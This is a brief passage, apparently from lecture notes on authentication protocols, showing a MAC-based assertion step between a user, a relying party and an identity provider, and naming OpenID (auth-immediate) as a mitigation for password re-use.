- U<sub>A</sub>** → **R** **MAC** <sub>$K_{R-P}$</sub> (**U**, **P**)! See, I'm **U@P**

**OpenID** (auth-immediate)

**Mitigates:** password re-use

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